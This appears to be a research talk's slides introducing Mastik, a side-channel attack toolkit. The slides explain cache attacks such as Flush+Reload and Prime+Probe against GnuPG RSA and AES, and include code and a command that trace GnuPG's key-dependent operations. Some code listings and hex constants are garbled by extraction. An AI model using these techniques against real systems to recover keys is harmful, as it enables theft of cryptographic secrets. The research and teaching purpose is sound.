



Mastik: a Toolkit for Microarchitectural Channel Attacks

Yuval Yarom, The University of Adelaide and Data61


First year computer science: Von Neumann Architecture



Computer Architecture course



The rest of the CS degree




Programmers' Model of Execution

- High level languages
- Asynchronous
- Architecture
- Focus on memory
- CPU Virtualization

(In)Security lives and breathes in the cracks between abstraction layers.

Thomas Dullien (@halvarflake)

	Abstract	Concrete
Hardware	Dedicated	Shared
Memory	Uniform	Non-uniform
Execution	Serial	Superscalar



CPU vs. Memory



**Processor
Speed**

1 MHz

**Memory
Latency**

500 ns




8*2600 MHz

63 ns

Bridging the gap

Cache utilises locality to bridge the gap

- Divides memory into *lines*
- Stores recently used lines
- In a *cache hit*, data is retrieved from the cache
- In a *cache miss*, data is retrieved from memory and inserted to the cache



Cache Consistency

- Memory and cache can be in inconsistent states
 - Rare, but possible
- Solution: Flushing the cache contents
 - Ensures that the next load is served from the memory

Processor



Cache




Memory



FLUSH+RELOAD [YF14]

- **FLUSH** memory line
- Wait a bit
- Measure time to **RELOAD** line
 - slow-> no access
 - fast-> access
- Repeat




The RSA Encryption System

- The RSA encryption is a public key cryptographic scheme



$$M = C^d \bmod N$$



Key Generation:

- Select random primes p and q
- Calculate $N = pq$
- Select a public exponent $e (= 65537)$
- Compute $d = e^{-1} \bmod \varphi(N)$
- (N, e) is the public key
- (p, q, d) is the private key

GnuPG 1.4.13 Exponentiation

```

 $x \leftarrow 1$ 
for  $i \leftarrow |d|-1$  downto 0 do
     $x \leftarrow x^2 \bmod n$ 
    if  $(d_i = 1)$  then
         $x = xC \bmod n$ 
    endif
done
return  $x$ 

```


Example:

$$11^5 \bmod 100 =$$

$$161,051 \bmod 100 = 51$$

The private key is encoded in the sequence of operations

Flush+Reload on GnuPG 1.4.13




The FLUSH+RELOAD Technique

- Leaks information on victim access to shared memory.
- Spy monitors victim's access to shared code
 - Spy can determine what victim does
 - Spy can infer the data the victim operates on



Set Associative Caches

- Memory lines map to *cache sets*. Multiple lines map to the same set.
- Sets consist of *ways*. A memory line can be stored in **any** of the ways of the set it maps to.
- When a cache miss occurs, one of the lines in the set is *evicted*.



The Prime+Probe Attack [OST06]

- Allocate a cache-sized memory buffer
- *Prime*: fills the cache with the contents of the buffer
- *Probe*: measure the time to access each cache set
 - Slow access indicates victim access to the set
- The probe phase primes the cache for the next round




Sample Victim: Data Rattle

```
volatile char buffer[4096];

int main(int ac, char **av) {
    for (;;) {
        for (int i = 0; i < 64000; i++)
            buffer[800] += i;

        for (int i = 0; i < 64000; i++)
            buffer[1800] += i;
    }
}
```

Cache Fingerprint of the Rattle Program



Real Victim – AES

```
s0 = GETU32(in      ) ^ rk[0];
s1 = GETU32(in + 4) ^ rk[1];
s2 = GETU32(in + 8) ^ rk[2];
s3 = GETU32(in + 12) ^ rk[3];
#endif FULL_UNROLL
/* round 1: */
t0 = Te0[s0 >> 24] ^ Te1[(s1 >>
t1 = Te0[s1 >> 24] ^ Te1[(s2 >>
t2 = Te0[s2 >> 24] ^ Te1[(s3 >>
t3 = Te0[s3 >> 24] ^ Te1[(s0 >> 16) & 0xff] ^ Te2[(t1 >> 8) & 0xff] ^ Te3[t2 & 0xff] ^ rk[8];
s1 = Te0[t1 >> 24] ^ Te1[(t2 >> 16) & 0xff] ^ Te2[(t3 >> 8) & 0xff] ^ Te3[t0 & 0xff] ^ rk[9];
s2 = Te0[t2 >> 24] ^ Te1[(t3 >> 16) & 0xff] ^ Te2[(t0 >> 8) & 0xff] ^ Te3[t1 & 0xff] ^ rk[10];
s3 = Te0[t3 >> 24] ^ Te1[(t0 >> 16) & 0xff] ^ Te2[(t1 >> 8) & 0xff] ^ Te3[t2 & 0xff] ^ rk[11];
/* round 2: */
t0 = Te0[s0 >> 24] ^ Te1[(s1 >> 16) & 0xff] ^ Te2[(s2 >> 8) & 0xff] ^ Te3[s3 & 0xff] ^ rk[12];
t1 = Te0[s1 >> 24] ^ Te1[(s2 >> 16) & 0xff] ^ Te2[(s3 >> 8) & 0xff] ^ Te3[s0 & 0xff] ^ rk[13];
t2 = Te0[s2 >> 24] ^ Te1[(s3 >> 16) & 0xff] ^ Te2[(s0 >> 8) & 0xff] ^ Te3[s1 & 0xff] ^ rk[14];
t3 = Te0[s3 >> 24] ^ Te1[(s0 >> 16) & 0xff] ^ Te2[(s1 >> 8) & 0xff] ^ Te3[s2 & 0xff] ^ rk[15];
/* round 3: */
s0 = Te0[t0 >> 24] ^ Te1[(t1 >> 16) & 0xff] ^ Te2[(t2 >> 8) & 0xff] ^ Te3[t3 & 0xff] ^ rk[16];
static const u32 Te0[256] = {
    0xc66363a5U, 0xf87c7c84U, 0xee777799U, 0xf67b7b8dU,
    0xffff2f20dU, 0xd66b6bbdu, 0xde6f6fb1U, 0x91c5c554U,
    0x60303050U, 0x02010103U, 0xce6767a9U, 0x562b2b7dU,
    0xe7fefe19U, 0xb5d7d762U, 0x4dababe6U, 0xec76769aU,
    0x8fcaca45U, 0x1f82829dU, 0x89c9c940U, 0xfa7d7d87U,
    0xeffafa15U, 0xb25959ebU, 0x8e4747c9U, 0xfb0f00bU,
    0x41adadecU, 0xb3d4d467U, 0x5fa2a2fdU, 0x45afaffeaU,
    0x239c9cbfU, 0x53a4a4f7U, 0xe4727296U, 0x9bc0c05bU,
```

AES T-table access

```
static const u32 Te0[256] = {  
    0xc66363a5U, 0xf87c7c84U, 0xee777799U, 0xf67b7b8dU,  
    0xffff2f20dU, 0xd66b6bbdU, 0xde6f6fb1U, 0x91c5c554U,  
    0x60303050U, 0x02010103U, 0xce6767a9U, 0x562b2b7dU,  
    0x07fefef10U, 0xb5d7d762U, 0x1dabab06U, 0x0ec767609U
```

```
s0 = plaintext ^ key  
t0 = Te0[s0>>24]
```


- Assume we know the plaintext and the index ($s0>>24$)
 - **We can recover the most significant byte of the key**

Prime+Probe Attack on AES


```
s0 = plaintext ^ key  
t0 = T[e0[s0>>24]]
```

- For many plaintexts do: Prime, Encrypt, Probe
- Calculate the average probe time of each cache set as a function of the byte value

PP Attack on AES - Results



PP Attack on AES – More Results



Other Techniques (a very partial list)

- Evict+Time [OST06]
- Branch prediction [AKS06,ERAP18,...]
- L1-I Prime+Probe [Aci07]
- LLC Prime+Probe [LYG+15,IES15]
- Flush+Flush [GMWM15]
- CacheBleed [YGH17]
- TLBleed [GRBG18]
- PortSmash [CBH+18]
- SPOILER [IMB+19]

- OpenSSL

LOW Severity. This includes issues such as those that ... or hard to exploit timing (side channel) attacks.

<https://www.openssl.org/policies/secpolicy.html>

- Attacks are easy, but at the same time

- Publications are terse – technical details are often omitted
- Generic tools do not exist

Mastik

- Extremely bad acronym for
Micro-Architectural Side-channel ToolKit
- Original Aims
 - Collate information on SC attacks
 - Improve our understanding of the domain
 - Provide somewhat-robust implementations of all known SC attack techniques for every architecture
 - Implementation of generic analysis techniques
 - Reduce barriers to entry into the area
 - Shift focus to cryptanalysis

Current Status

- Reasonably robust implementation of six attacks
 - Prime+Probe on L1-D, L1-I and L3
 - Flush+Reload
 - Flush+Flush
 - Performance degradation
- Only Intel x86-64, on Linux and Mac (limited)
 - x86-32 and limited ARM currently working in the lab
- Zero documentation, little testing
- Little user feedback

Mastik – Setup

```
#define NMONITOR 3
char *monitor[] = {
    "mpih-mul.c:85",
    "mpih-mul.c:271",
    "mpih-div.c:356"
};

int main(int ac, char **av)
    char *binary = av[1]

    fr_t fr = fr_prepare()

    for (int i = 0; i < NMONITOR; i++) {
        uint64_t offset = sym_getsymboloffset(binary, monitor[i]);
        fr_monitor(fr, map_offset(binary, offset));
    }

    uint16_t *res = malloc(SAMPLES * NMONITOR * sizeof(uint16_t));
    for (int i = 0; i < SAMPLES * NMONITOR ; i+= 4096/sizeof(uint16_t))
        res[i] = 1;
    fr_probe(fr, res);
```

Allocate a handler of a
Flush+Reload attack

Tell handler what to
monitor

Prepare space for results

Mastik – Attack

```
int l = fr_trace(fr, SAMPLES, res, SLOT, THRESHOLD, 500);

for (int i = 0; i < l; i++) {
    for (int j = 0; j < NMONITOR; j++)
        printf("%d ", res[i * NMONITOR + j]);
    putchar('\n');
}

free(res);
fr_release(fr);
}
```

Run attack

Output results

No need to program

```
FR-trace -s 2000 -c 100000 -f ./gpg \
-m mpih-mul.c:85 \
-m mpih-mul.c:271 \
-m mpih-div.c:356
```

Mastik - Demo

- Live Demo

Mastik - Future


- Open Source project – to be launched real soon
- More attack techniques
 - CacheBleed
 - Branch prediction attacks
- GUI interface
- Some analysis

Future: GUI Setup

Source Code and Assembly List

Source Code	file	lineNum	File	lineNum	Address	Function	Instr	Param	Comment	Source File	lineNum
cy_limb = mpihelp_addmul_1(prodp, up, size, v_limb);	mpih-mu...	260	mpih-mu...	260	0xdf746	mpih_sq...	callq	e0fb6	<mpihelp_addmul_1>	mpih-mul.c	85
prodp[size] = cy_limb;	mpih-mu...	262	mpih-mu...	260	0xdf74b	mpih_sq...	mov	%rax,%0x...		mpih-mul.c	271
prodp++;	mpih-mu...	262	mpih-mu...	262	0xdf74f	mpih_sq...	mov	-0x34(%r...		mpih-div.c	35
for(i=1; i < size; i++) {	mpih-mu...	263	mpih-mu...	252	0xdf752	mpih_sq...	cltq				
}	mpih-mu...	265	mpih-mu...	262	0xdf754	mpih_sq...	lea	0x0(%ra...			
}	mpih-mu...	265	mpih-mu...	262	0xdf75c	mpih_sq...	mov	-0x28(%r...			
	mpih-mu...	265	mpih-mu...	262	0xdf760	mpih_sq...	add	%rax,%r...			
	mpih-mu...	270	mpih-mu...	262	0xdf763	mpih_sq...	mov	-0x10(%r...			
	mpih-mu...	270	mpih-mu...	262	0xdf767	mpih_sq...	mov	%rax,(%...			
void	mpih-mu...	270	mpih-mu...	263	0xdf76a	mpih_sq...	addq	\$0x8,-0x...			
mpih_sqr_n(mpi_ptr_t prodp, mpi_ptr_t up, mpi_size_t size, mpi_ptr_t ...)	mpih-mu...	270	mpih-mu...	252	0xdf76f	mpih_sq...	addl	\$0x1,-0x...			
{	mpih-mu...	270	mpih-mu...	252	0xdf773	mpih_sq...	mov	-0x1c(%r...			
if(size & 1) {	mpih-mu...	271	mpih-mu...	252	0xdf776	mpih_sq...	cmp	-0x34(%r...			
* code below behave as if the size were even, and let it check for	mpih-mu...	282	mpih-mu...	252	0xdf779	mpih_sq...	jl	df6e6	<mpih_sqr_n_basecase+0x...		
* odd size in the end. I.e., in essence move this code to the end.	mpih-mu...	282	mpih-mu...	265	0xdf77f	mpih_sq...	nop				
* Doing so would save us a recursive call, and potentially make the	mpih-mu...	282	mpih-mu...	265	0xdf780	mpih_sq...	leaveq				
* stack grow a lot less.	mpih-mu...	282	mpih-mu...	282	0xdf781	mpih_sq...	retq				
*/	mpih-mu...	282	mpih-mu...	270	0xdf782	mpih_sq...	push	%rbp			
mpi_size_t esize = size - 1; /* even size */	mpih-mu...	282	mpih-mu...	270	0xdf783	mpih_sq...	mov	%rsp,%r...			
mpi_limb_t cy_limb;	mpih-mu...	285	mpih-mu...	270	0xdf786	mpih_sq...	sub	\$0x40,%...			
MPN_SQR_N_RECURSE(prodp, up, esize, tspace);	mpih-mu...	285	mpih-mu...	270	0xdf78a	mpih_sq...	mov	%rdi,-0x...			
cy_limb = mpihelp_addmul_1(prodp + esize, up, esize, up[esize]);	mpih-mu...	286	mpih-mu...	270	0xdf78e	mpih_sq...	mov	%rsi,-0x...			
prodp[esize + esize] = cy_limb;	mpih-mu...	287	mpih-mu...	270	0xdf792	mpih_sq...	mov	%edx,-0...			
cy_limb = mpihelp_addmul_1(prodp + esize, up, size, up[esize]);	mpih-mu...	288	mpih-mu...	270	0xdf795	mpih_sq...	mov	%rcx,-0x...			
prodp[esize + size] = cy_limb;	mpih-mu...	290	mpih-mu...	271	0xdf799	mpih_sq...	mov	-0x34(%r...			
MPN_COPY(prodp, tspace, hsize);	mpih-mu...	342	mpih-mu...	271	0xdf79c	mpih_sq...	and	\$0x1,%e...			
cy = mpihelp_add_n(prodp + hsize, prodp + hsize, tspace + hsize, hsi...	mpih-mu...	342	mpih-mu...	271	0xdf79f	mpih_sq...	test	%eax,%...			
if(cy)	mpih-mu...	342	mpih-mu...	271	0xdf7a1	mpih_sq...	je	df8a2	<mpih_sqr_n+0x120>		
mpihelp_add_1(prodp + size, prodp + size, size, 1);	mpih-mu...	342	mpih-mu...	282	0xdf7a7	mpih_sq...	mov	-0x34(%r...			
}	mpih-mu...	342	mpih-mu...	282	0xdf7aa	mpih_sq...	sub	\$0x1,%e...			
mpi_size_t hsize = size >> 1;	mpih-mu...	342	mpih-mu...	282	0xdf7ad	mpih_sq...	mov	%eax,-0...			
MPN_SQR_N_RECURSE(prodp + size, up + hsize, hsize, tspace);	mpih-mu...	293	mpih-mu...	285	0xdf7b0	mpih_sq...	cmpl	\$0xf,0x...			
if(mpihelp_cmp(up + hsize, up, hsize) >= 0)	mpih-mu...	301	mpih-mu...	285	0xdf7b4	mpih_sq...	jg	df7ce	<mpih_sqr_n+0x4c>		
mpihelp_sub_n(prodp, up + hsize, up, hsize);	mpih-mu...	306	mpih-mu...	285	0xdf7b6	mpih_sq...	mov	-0x14(%r...			
	mpih-mu...	307	mpih-mu...	285	0xdf7b9	mpih_sq...	mov	-0x30(%r...			
			mpih-mu...	285	0xdf7bd	mpih_sq...	mov	-0x28(%r...			
			mpih-mu...	285	0xdf7c1	mpih_sq...	mov	%rcx,%rsi			

Future: GUI output



Future - analysis

- Live demo...